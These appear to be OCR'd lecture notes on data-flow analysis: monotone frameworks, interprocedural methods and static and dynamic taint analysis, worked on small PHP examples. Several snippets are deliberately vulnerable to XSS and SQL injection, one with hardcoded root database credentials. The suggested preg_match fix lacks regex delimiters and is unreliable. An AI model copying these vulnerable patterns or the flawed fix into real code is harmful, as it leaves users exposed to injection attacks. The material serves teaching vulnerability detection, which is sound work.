
1. **Flow information** set V: Flow information that is propagated in the CFG (the elements, e.g. V could contain boolean values), assigned to $IN[n]$ and $OUT[n]$ of CFG node n.
2. **Transfer functions** $f_n(x) : V \to V$: Computation performed by node n on the flow information (given IN returns OUT).

$$OUT[n] = f_n(IN[n])$$

3. **Confluence (meet) operator** $\wedge$: To join flow values coming from the OUT of the predecessors (or successors) of current node n (merge their informations):


$$IN[n] = \wedge_{p \in pred(n)} OUT[p]$$

4. **Direction of propagation**: Forward (meet takes output from predecessors) or backward (meet uses successors)




2.2.1 Assumptions

- **Identity** is a valid transfer function (plain propagation): $OUT[n] = f(IN[n]) = IN[n]$.




- Transfer functions can be obtained by composition:

$$OUT[n1] = f(IN[n1])$$
$$OUT[n2] = g(IN[n2])$$
$$\text{if } n = seq(n1, n2), OUT[n] = g(f(IN[n])), \text{ where } IN[n] = IN[n1]$$



- $\wedge$ is associative, commutative and idempotent:

$$x \wedge (y \wedge z) = (x \wedge y) \wedge z$$
$$x \wedge y = y \wedge x$$
$$x \wedge x = x$$




- There exists a **top** element $T \in V$:

$$T \wedge x = x$$

- Transfer functions are monotonic:

$$x \leq y \Rightarrow f_n(x) \leq f_n(y)$$

where $x \leq y$ means $x \wedge y = x$, with $x \leq T \quad \forall x \in V$ by definition.



2.2.2 Flow analysis algorithm

```
1. for each node n
2.      IN[n] = T
3.      OUT[n] = f_n(IN[n])
4. end for
5. while any IN[n] or OUT[n] changes across iterations
6.      for each node n
7.          IN[n] = ∧_{p∈pred(n)} OUT[p]
8.          OUT[n] = f_n(IN[n])
9.      end for
10. end while
```

2.2.3 Convergence

If a bottom element $\perp$ exists such that $\perp \leq x \quad \forall x$, convergence descends from monotonicity; otherwise it must be proved case by case. When V is finite, $\perp$ is ensured to exist.

$$IN[n] = T \rightarrow x_1 \rightarrow \ldots \rightarrow x_k \qquad with \quad x_k \leq \ldots \leq x_1 \leq T$$


$$OUT[n] = f_n(T) \rightarrow f_n(x_1) \rightarrow \ldots \rightarrow f_n(x_k)$$

$$with \quad f_n(x_k) \leq \ldots \leq f_n(x_1) \leq f_n(T)$$

2.2.4 Meet over path solution

Meet over path (MOP) solution:

$$MOP[n] = \wedge_{p \in P_n} f_p(T)$$



$$MOP[7] = f_7(f_3(f_2(f_1(T)))) \wedge$$
$$f_7(f_3(f_5(f_4(f_3(f_2(f_1(T))))))) \wedge$$
$$f_7(f_3(f_6(f_5(f_4(f_3(f_2(f_1(T)))))))) \wedge$$
$$\ldots$$

EXACT solution (meet over feasible/doable paths):

$$EX[n] = \wedge_{p \in feas(P_n)} f_p(T)$$

2.2.5 Conservativity

Any solution lower than or equal to the exact solution is conservative. Based on $x \wedge y \leq x$, we can get


$$FA[n] \leq MOP[n] \leq EX[n]$$

A conservative (aka safe, sound) solution provides properties that hold for any feasible execution of the program; it may include properties obtained from infeasible execution paths (over-conservative properties), but the properties it includes are ensured to hold (i.e., they cannot be violated by any execution). When transfer functions are distributive, flow analysis produces the MOP solution:

$$MOP[n] = FA[n] \quad \text{if} \quad f_n(x \wedge y) = f_n(x) \wedge f_n(y)$$

2.3 Exercise

```
<?php
1 $xx = explode(";", $_POST["x"]);
2 $s = $_POST["y"];
3 foreach ($xx as $x) {
4    $s = " " . $s;
5    if (htmlentities($x) == $x)
6         $s .= $x;
 }
7 echo $s;
?>
```



Informations and transfer functions:

$V = \{0, 1\}$
$\wedge = |$
Dir = fwd

$f_1(x) = 1$ $f_2(x) = 1$ $f_3(x) = x$ $f_4(x) = 0$ $f_5(x) = x$ $f_6(x) = x$ $f_7(x) = x$

IN and OUT: IN initialized with top element (= 0, because $\wedge$=OR), OUT following the functions.

```
 IN[1] = 0
OUT[1] = 1        (f1(x) = 1)
 IN[2] = 0
OUT[2] = 1        (f2(x) = 1)
 IN[3] = 0
OUT[3] = 0        (f3(x) = x, so output is defined by input)
 IN[4] = 0
OUT[4] = 0        (f4(x) = 0)
 IN[5] = 0
OUT[5] = 0        (f5(x) = x)
 IN[6] = 0
OUT[6] = 0        (f6(x) = x)
 IN[7] = 0
OUT[7] = 0        (f7(x) = x)
```

Repeat it to calculate the inputs:


```
 IN[1] = 0        (no input)
OUT[1] = 1
 IN[2] = 1        (1 as previous output (node 1))
OUT[2] = 1
 IN[3] = 1        (1 as previous output (node 2))
OUT[3] = 1        (f3(x) = x)
 IN[4] = 1        (1 as previous output (node 3))
OUT[4] = 0
 IN[5] = 0
OUT[5] = 0
 IN[6] = 0
OUT[6] = 0
 IN[7] = 1        (1 as previous output (node 3))
OUT[7] = 1        (f7(x) = x)
```

Further iterations do not change the outcome (meet operator is OR, so output of nodes 5 and 6 does not change the input of node 3): the analysis is completed.

3 Interprocedural flow

An interprocedural path p is realizable (valid) if, once only call and return nodes are kept:

1. p is empty; or,
2. The first return node is immediately preceded by a matching call node and the path obtained after removing these two nodes is in turn realizable



Node 2 is split in two, the caller C2 and the returner R2; same for node 4. With the path p of the first example, we remove all the nodes, leaving only call and return nodes:


$$C2, R2, C4, R4$$

The remaining path is not empty but the second condition is valid: p is realizable.

There are 2 main methods for interprocedural flow analysis: **call string** and **functional** method.


3.1 Call string method

- Flow information x is propagated together with the **associated call string**: (x, CS). The call string is k-bounded in the presence of recursion. It is crucial to ensure propagation of information to the right calling context (e.g., x_1 called by C2, x_3 called by C4).




- The meet operator is applied only when call strings are identical:

$$(x, CS_1) \wedge (y, CS_2) = (x \wedge y, CS_1) \text{ if } CS_1 = CS_2$$



- At return nodes, flow information is propagated only to call nodes matching the last element of the call string, which is removed.




3.2 Exercise

```
<?php
1    $x = $_POST["u1"];
2    addUsername($x);
3    echo $x;
4    $x = htmlentities($_POST["u2"]);
5    addUsername($x);
6    echo $x;

 function addUsername(&$x){
7    if($u != ''){
8        $x .= " " . $u;
9    }
 }
?>
```

$V = \{0, 1\}$
$\wedge = |$
Dir = fwd

$f_1(x) = 1$
$f_3(x) = x$
$f_4(x) = 0$
$f_6(x) = x$
$f_7(x) = x$
$f_8(x) = 1$
$f_9(x) = x$



IN and OUT: IN initialized with top element (= 0, because ∧=OR), OUT following the functions. Plus apply call string, so add a label to each flow set together with the CS.

```
 IN[1] = (0, "")
OUT[1] = (1, "")          (f1(x) = 1)
 IN[2] =
OUT[2] =
 IN[3] = (0, "")
OUT[3] = (0, "")          (f3(x) = x)
 IN[4] = (0, "")
OUT[4] = (0, "")          (f4(x) = 0)
 IN[5] =
OUT[5] =
 IN[6] = (0, "")
OUT[6] = (0, "")          (f6(x) = x)

 IN[7] = (0, "")
OUT[7] =
 IN[8] = (0, "")
OUT[8] =
 IN[9] = (0, "")
OUT[9] =
```

Now apply updated flow analysis algorithm, following to the flow graph. First get IN of node 2 and 5, then focus on node 7, which has 2 and 5 as output, and calculate the input:

```
IN[7] = (1, "C2"),(0, "C5")
```

It is now possible to propagate information in the call function (9 has 2 inputs = meet of 7 and 8):

```
 IN[7] = (1, "C2"),(0, "C5")
OUT[7] = (1, "C2"),(0, "C5")          (f7(x) = x)
 IN[8] = (1, "C2"),(0, "C5")          (copy previous output)
OUT[8] = (1, "C2"),(1, "C5")          (f8(x) = 1)
 IN[9] = (1, "C2"),(1, "C5")          (distinct meet for C2 and C5)
OUT[9] = (1, "C2"),(1, "C5")          (f9(x) = x)
```

It is now possible to compute OUT of 2 and of 5, and continue the analysis:

```
 IN[1] = (0, "")
OUT[1] = (1, "")
 IN[2] = (1, "")
OUT[2] = (1, "")          (return only matching element + drop C2)
 IN[3] = (1, "")          (copy predecessor output)
OUT[3] = (1, "")          (identity function)
 IN[4] = (1, "")          (copy predecessor output)
OUT[4] = (0, "")
 IN[5] = (0, "")
OUT[5] = (1, "")          (return only matching element + drop C5)
 IN[6] = (1, "")          (copy predecessor output)
OUT[6] = (1, "")          (identity function)
```

3.3 Functional method

It is another method to solve the interprocedural case that overcomes the limitation of exponential computation time in the call string method (but only applies in subset of cases).

A **summary transfer function** ϕ_P is computed for each procedure P and is used at each node where P is called. The summary transfer functions ϕ_P are known in closed form when $\wedge = \cup$ and **transfer functions** f_n have the following structure:

$$f_n(x) = GEN[n] \cup (x \setminus KILL[n])$$

- $GEN[n]$: represents new information generated at the current node;
- $KILL[n]$: represents the information blocked at the current node;

When there is information generated in the current node, some that is killed in the current node and the transfer function can be applied in this form, then it is possible to apply the functional method.

The functional method computes a summary of the net result of calling the function in the path:

$$\varphi_{n_e}(x) = GEN[n_e] \cup (x \setminus KILL[n_e])$$

For a generic node inside a procedure, the summary transfer function of node n is computed as:

$$\varphi_n(x) = GEN[\varphi_n] \cup (x \setminus KILL[\varphi_n])$$

It has the same form of the general transfer function, but a brand new value has to be computed for the GEN set and KILL set. The **summary GEN** and **summary KILL** are obtained with:

$$GEN[\varphi_n] = (\cup_{p \in pred(n)} GEN[\varphi_p] \setminus KILL[n]) \cup GEN[n]$$


$$KILL[\varphi_n] = \cap_{p \in pred(n)} KILL[\varphi_p] \cup KILL[n]$$

Summary transfer function for any node in a procedure:

$$\varphi_n(x) = \varphi_Q(\cup_{p \in pred(n)} \varphi_p(x))$$

if n is a call node and Q is the called procedure.

3.3.1 Example



$$GEN[6] = KILL[6] = \{\} \rightarrow f_6(x) = x$$
$$GEN[7] = \{v_7\},\ KILL[7] = \{\} \rightarrow f_7(x) = \{v_7\} \cup x$$
$$GEN[8] = KILL[8] = \{\} \rightarrow f_8(x) = x$$

We are going to compute the functional method for 2 and for 4, so that we can drop the right side of this CFG and only model main. First, with the given GEN and KILL sets we can obtain the transfer function for each node using $f_n(x) = GEN[n] \cup (x \setminus KILL[n])$.

It is now necessary to apply the two formulas to compute the summary GEN and KILL sets. Since node 6 is the entry node to the function, the summary transfer function is the same of the normal transfer function:

$$\varphi_6(x) = GEN[6] \cup (x \backslash KILL[6]) = x$$

The summary GEN and KILL sets are empty.

$$GEN[\varphi_6] = KILL[\varphi_6] = \{\}$$

Then we have to compute the summary GEN and KILL sets of node 7, which has just one predecessor, 6:

$$GEN[\varphi_7] = (GEN[\varphi_6] \backslash KILL[7]) \cup GEN[7] = \{v_7\}$$
$$KILL[\varphi_7] = KILL[\varphi_6] \cup KILL[7] = \{\}$$

The summary transfer function of 7 is:

$$\varphi_7(x) = GEN[\varphi_7] \cup (x \backslash KILL[\varphi_7]) = \{v_7\} \cup x$$

Finally, repeat the same procedure for node 8, which has two predecessors, 6 and 7. In the summary GEN we have to compute the union of the predecessors' GENs, in the summary KILL the intersection of the predecessors' KILLs:

$$GEN[\varphi_8] = (GEN[\varphi_6] \cup GEN[\varphi_7] \backslash KILL[8]) \cup GEN[8] = \{v_7\}$$
$$KILL[\varphi_8] = (KILL[\varphi_6] \cap KILL[\varphi_7]) \cup KILL[8] = \{\}$$

The summary transfer function of 8 is:

$$\varphi_8(x) = GEN[\varphi_8] \cup (x \backslash KILL[\varphi_8]) = \{v_7\} \cup x$$

The summary transfer function for the procedure f, which corresponds to the summary transfer function of the exit node:

$$\varphi_f(x) = \varphi_8(x) = \{v_7\} \cup x$$

Thanks to this, when there is a call node it is not needed to include the whole procedure in the computation. In this example, at node 2 and 4 just use this summary transfer function and propagate information just inside the main procedure. The OUT in 2 and 4 will be:

$$OUT[2] = \{v_7\} \cup IN[2]$$

$$OUT[4] = \{v_7\} \cup IN[4]$$


3.4 Exercise

```
<?php
1    $a = $_POST["u1"];
2    $b = $_POST["u2"];
3    addUsername($a);
4    $b = htmlentities($_POST["u2"]);
5    addUsername($b);
6    echo $b;

 function addUsername(&$s){
7    if($u != ''){
8        $s .= " " . $u;
9    }
 }
?>
```

$V = P(\{a, b\})$
$\wedge = \cup$
Dir = fwd

$f_1(x) = \{a\} \cup x$
$f_2(x) = \{b\} \cup x$
$f_4(x) = x - \{b\}$
$f_6(x) = x$
$f_7(x) = x$
$f_8(x) = \{s\} \cup x$
$f_9(x) = x$



There are not the transfer functions for nodes 3 and 5 because the objective of the exercise is to compute them.
Starting from node 7, we have to generate the GEN and KILL sets. The transfer function for 7 is the idenitity function, so they are both empty (nothing is created or destroyed), like the corresponding summary GEN and KILL (it is the entry node):

$$GEN[7] = KILL[7] = \{\}$$

$$GEN[\varphi_7] = KILL[\varphi_7] = \{\}$$

The summary transfer function of 7 is equal to the normal transfer function (entry node):

$$\varphi_7(x) = x$$

For node 8:

$$GEN[8] = \{s\}, \quad KILL[8] = \{\}$$
$$GEN[\varphi_8] = \{\} \backslash \{\} \cup \{s\} = \{s\}$$
$$KILL[\varphi_8] = \{\} \cup \{\} = \{\}$$

The summary transfer function is:

$$\varphi_8(x) = \{s\} \cup (x \backslash \{\}) = \{s\} \cup x$$

For node 9:

$$GEN[9] = \{\}, \quad KILL[9] = \{\}$$
$$GEN[\varphi_9] = (\{\} \cup \{s\} \backslash \{\}) \cup \{\} = \{s\}$$
$$KILL[\varphi_9] = (\{\} \cap \{\}) \cup \{\} = \{\}$$

The summary transfer function is:

$$\varphi_9(x) = \{s\} \cup (x \backslash \{\}) = \{s\} \cup x$$

The summary transfer function of *addUsername* is equal to this last result. For nodes 3 and 5 we have to make a binding between the actual parameter and the formal parameter used to call the function:

$$\varphi_3(x) = \{s\} \cup x = \{a\} \cup x$$
$$\varphi_5(x) = \{s\} \cup x = \{b\} \cup x$$

It is now possible to compute flow analysis:

```
 IN[1] = {}
OUT[1] = {a}                        (f_1(x) = {a} ∪ x)
 IN[2] = {a}
OUT[2] = {b}U{a} = {a,b}            (f_2(x) = {b} ∪ x)
 IN[3] = {a,b}                      (only look input from node 2)
OUT[3] = {a}U{a,b} = {a,b}          (φ_3(x) = {a} ∪ x)
 IN[4] = {a,b}
OUT[4] = {a,b}-{b} = {a}            (f_4(x) = x − {b})
 IN[5] = {a}                        (only look input from node 4)
OUT[5] = {b}U{a} = {a,b}            (φ_5(x) = {b} ∪ x)
 IN[6] = {a,b}
OUT[6] = {a,b}                      (f_6(x) = x)
```

The flow analysis procedure is now faster (converging in linear time). It can however be applied only when the transfer function can be represented in the GEN and KILL form.

Examples of flow analysis

All the following are quite general, implemented by most compilers because they can be performed at static/compile time using the general framework of flow analysis.

- **Reaching definitions and reachable uses**, by propagating in the control flow information about which variable are defined and which variables are being used.
- **Dominators and postdominators** CFG, in order to understand the relationships among the execution order of statements, in particular which branch (which control flow statement) is controlling the execution of one part of the program. What you propagate is the decision point where the control flow is split across different executions.
- **Constant propagation** to compute constant values in the program, done by compilers in order to simplify those arithmetic expressions that can be simpilified. Constants are pushed in the control flow so that whenever they are used, instead of making the computation, the actual value is propagated and when possible the arithmetic expressions are computed at compile time.
- **Pointer analysis** by the compilers in order to solve the pointer arithmetics and to check the program, for example to spot potential null pointer problems and warn the developer in that case.
- **Taint analysis**: istance of the static analysis technique, used to identify a large set of vulnerabilities.

4 Taint Analysis

Variables containing unsanitized user input should never be used in security-critical statements, such as output statements, database queries, jumps to variable targets, virtual function invocations.

Taint analysis aims at keeping track of tainted variables (i.e., variables containing unsanitized user input) along the execution paths:

- **Static taint analysis**: a flow analysis conducted on the CFG, providing conservative results.
- **Dynamic taint analysis**: the taint status of variables is updated at run time and execution can be interrupted if a tainted variable is used at a security-critical statement

Taint status

The **taint status** of a variable is **true** if the variable may contain unsanitized user input; **false** if it is ensured not to contain it:

- $x \to T$: variable x is tainted;
- $x \to F$: variable x is untainted;

Flow information

The flow information propagated for taint analysis consists of taint sets, i.e., sets of variables whose taint status is true. Formally:

$$V = \wp(X) \quad \text{where X is the set of all program variables}$$

Example

```
<?php
1  $xx = explode(";", $_POST["x"]);
2  $s = $_POST["y"];
3  foreach ($xx as $x) {
4     $s = " " . $s;
5     if (htmlentities($x) == $x)
6        $s .= $x;     }
7  echo $s;
?>
```

```
X = {xx, s, x}
x0 = {}
x1 = {xx}, x2 = {s}, x3 = {x}
x4 = {xx, s}, x5 = {xx, x}
x6 = {s, x}, x7 = X

V = P(X) = {x0, x1, x2,
    x3, x4, x5, x6, x7}
(all possible permutations)
```

Meet operator

At a join point, a variable is tainted if its status is tainted in any of the incoming edges:

$$x \to v = x \to v_1 \quad v_x \to v_2$$


As a consequence, the meet operator is union: the taint set at node n is the union of the taint sets of its predecessors.

Since the meet operator is union,

- **Top** is the empty set ($T \wedge x = x \quad \forall x$)
- **Monotonically decreasing** flow values correspond to increasingly larger taint sets ($x \leq y$ means $x \wedge y = x$, i.e., $x \cup y = x$ or $y \subseteq x$
- **Bottom** is X, the set of all variables ($x \wedge \perp = \perp \quad \forall x$)
- Since bottom exists, **convergence** is ensured if transfer functions are monotonic.

Example

```
<?php
1  $xx = explode(";", $_POST["x"]);
2  $s = $_POST["y"];
3  foreach ($xx as $x) {
4    $s = " " . $s;
5    if (htmlentities($x) == $x)
6       $s .= $x;     }
7  echo $s;
?>
```



$IN[3] = \{xx, s\} \cup \{x\} \cup \{s\} = \{x, s, xx\}$

4.1 Transfer function

The transfer function for taint analysis has the form:

$$f_n(x) = GEN[n] \cup (x \setminus KILL[n])$$

with:


- $GEN[n] = \{x | x$ is assigned an input value at statement n$\} \cup$
  $\{x | \exists y : x$ is assigned a value obtained from $y \wedge y \rightarrow T\}$ $(x = y + z$ with y tainted$)$
- $KILL[n] = \{x | x$ is sanitized by statement n$\} \cup$
  $\{x | \forall y : x$ is assigned a value obtained from $y \wedge y \rightarrow F\}$ $(x = y + z$ with y and z untainted$)$

Since transfer functions are monotonic, convergence is ensured.

4.2 Sanity checks

Sanity checks ensure that values are safe if the PASS branch of the sanity check is taken. This is modeled in the CFG as an extra, fictitious sanitization statement added as the first statement along the sanity check passed branch.

```
<?php
1  $xx = explode(";", $_POST["x"]);
2  $s = $_POST["y"];
3  foreach ($xx as $x) {
4    $s = " " . $s;
5    if (htmlentities($x) == $x)
6       $s .= $x;
   }
7  echo $s;
?>
```




```
5T $x = sanitize($x);
```

4.3 Example

Using the previous PHP code example:


	GEN	KILL
1	$\{xx\}$	$\{\}$
2	$\{s\}$	$\{\}$
3	$\{[xx \rightarrow T]x\}$	$\{[xx \rightarrow F]x\}$
4	$\{[s \rightarrow T]s\}$	$\{[s \rightarrow F]s\}$
5	$\{\}$	$\{\}$
5T	$\{\}$	$\{x\}$
6	$\{[s \rightarrow T \vert x \rightarrow T]s\}$	$\{[s \rightarrow F \ \& \ x \rightarrow F]s\}$
7	$\{\}$	$\{\}$

Taint analysis algorithm:

```
1.  for each node n
2.      IN[n]={}
3.      OUT[n]=GEN[n]
4.  end for
5.  while any IN[n] or OUT[n] changes across iterations
6.      for each node n
7.          IN[n]= ∪p∈pred(n) OUT[p]
8.          OUT[n]= GEN[n] ∪ (IN[n] \ KILL[n])
9.      end for
10. end while
```

Using the IN and OUT functions:

	GEN	KILL	IN	OUT
1	$\{xx\}$	$\{\}$	$\{\}$	$\{xx\}$
2	$\{s\}$	$\{\}$	$\{xx\}$	$\{xx, s\}$
3	$\{[xx \to T]x\}$	$\{[xx \to F]x\}$	$\{xx, s\}$	$\{xx, s, x\}$
4	$\{[s \to T]s\}$	$\{[s \to F]s\}$	$\{xx, s, x\}$	$\{xx, s, x\}$
5	$\{\}$	$\{\}$	$\{xx, s, x\}$	$\{xx, s, x\}$
5T	$\{\}$	$\{x\}$	$\{xx, s, x\}$	$\{xx, s\}$
6	$\{[s \to T \vert x \to T]s\}$	$\{[s \to F \ \& \ x \to F]s\}$	$\{xx, s\}$	$\{xx, s\}$
7	$\{\}$	$\{\}$	$\{xx, s, x\}$	$\{xx, s, x\}$



The procedure has to be **repeated**, and the `IN` of node 3 changes to `{xx,s,x}`. The subsequent iteration will not produce changes: that is the result of taint analysis.

The tainted var **$s** is echoed in line 7, which could result in a vulnerability. To fix it, change line 2 to:

```
2 $s = htmlentities($_POST["y"]);
```


The IN and OUT functions become:

	GEN	KILL	IN	OUT
1	$\{xx\}$	$\{\}$	$\{\}$	$\{xx\}$
2	$\{s\}$	$\{s\}$	$\{xx\}$	$\{xx\}$
3	$\{[xx \to T]x\}$	$\{[xx \to F]x\}$	$\{xx, x\}$	$\{xx, x\}$
4	$\{[s \to T]s\}$	$\{[s \to F]s\}$	$\{xx, x\}$	$\{xx, x\}$
5	$\{\}$	$\{\}$	$\{xx, x\}$	$\{xx, x\}$
5T	$\{\}$	$\{x\}$	$\{xx, x\}$	$\{xx\}$
6	$\{[s \to T \vert x \to T]s\}$	$\{[s \to F \ \& \ x \to F]s\}$	$\{xx\}$	$\{xx\}$
7	$\{\}$	$\{\}$	$\{xx, x\}$	$\{xx, x\}$

$s is now untainted, and can be echoed safely.

4.4 Another example


```
<?php
1   $db = mysql_connect("localhost", "root", "asd");
2   mysql_select_db("Shipping", $db);
3   $id = $HTTP_GET_VARS["id"];
4   $query = "SELECT ccnum FROM cust WHERE id =%$id%";
5   $result = mysql_query($query, $db);
6   for ($i = 0; $i < mysql_num_rows(); $i++)
7       echo mysql_result($result, $i, "ccnum");
?>
```



The tainted var `$query` is used in a db query in line 5. Also the tainted var `$result` is echoed in line 7. To fix it, add a `preg_match` function to check `$id` before using it:

```
<?php
1   $db = mysql_connect("localhost", "root", "asd");
2   mysql_select_db("Shipping", $db);
3   $id = $HTTP_GET_VARS["id"];
4   if (preg_match('^\d{1,8}$', $id)) {
5       $query = "SELECT ccnum FROM cust WHERE id =%$id%";
6       $result = mysql_query($query, $db);
7       for ($i = 0; $i < mysql_num_rows(); $i++)
8           echo mysql_result($result, $i, "ccnum");
9   }
?>
```

Variables $query and $result are now untainted and can be used safely.



5 Dynamic Taint Analysis

Dynamic Taint Analysis, unlike the Static one, is executed online while the program is running. To apply this objective, it applies code instrumentation: some brand new instructions are added to the code so as a side effect of code execution, this analysis is also performed.

Code instrumentation is used to store and update the taint status of variables and to interrupt execution if a tainted variable containing malicious payload is used at a security-critical statement (a so-called taint sink). Instrumentation can be done on:

- Source code;
- Byte code;
- Binary code.

Instrumentation is based on a dynamic taint policy, specifying:

- **Taint introduction**: when variables become tainted (e.g., input).
- **Taint propagation**: how tainted variables used to compute the value assigned to another variable determine its taint status.
- **Taint checking**: to detect attacks based on the values of tainted variables and to halt the execution when these occur.

The previous example

```
<?php
1  $xx = explode(";", $_POST["x"]);
2  $s = $_POST["y"];
3  foreach ($xx as $x) {
4    $s = " " . $s;
5    if (htmlentities($x) == $x)
6       $s .= $x;    }
7  echo $s;
?>
```

becomes:

```
<?php
  $xx = explode(";", $_POST["x"]);
  makeTainted("xx");    // $Tainted["xx"] = true;
  $s = $_POST["y"];
  makeTainted("s");     // $Tainted["s"] = true;
  foreach ($xx as $x) {
    makeCondTainted("x", array("xx"));
    $s = " " . $s;
    makeCondTainted("s", array("s"));
    if (htmlentities($x) == $x) {
      makeUntainted("x");
      $s .= $x;
      makeCondTainted("s", array("s", "x"));
    }
  }
  if (isTainted("s") && isXssAttack($s))
    exit("Security violation");
  echo $s;
?>
```

- `makeTainted("xx")`: makes input unconditionally tainted;
- `makeCondTainted("x", array("xx")`: makes 'x' tainted based on current state of 'xx';
- `makeUntainted("x")`: makes input unconditionally untainted.

5.1 Taint sinks

Attack	Taint sink
Buffer overflow	String functions with no size check (strcpy, sprintf, etc.); array allocation (e.g., new Str[input]).
String format	Functions using format strings (e.g., printf, sprintf, etc.).
Integer overflow	Integer computations, especially with small size types (short, char).
SQL injection	SQL queries (e.g., mysql_query).
Command injection	Command execution statements (e.g., system, exec).
Error handling	Statements that may cause errors or throw exceptions, if such errors/exceptions are not handled properly in the code.
XSS	Output statements (echo, print, etc.).
File access	File opening and directory traversal statements (e.g., open).

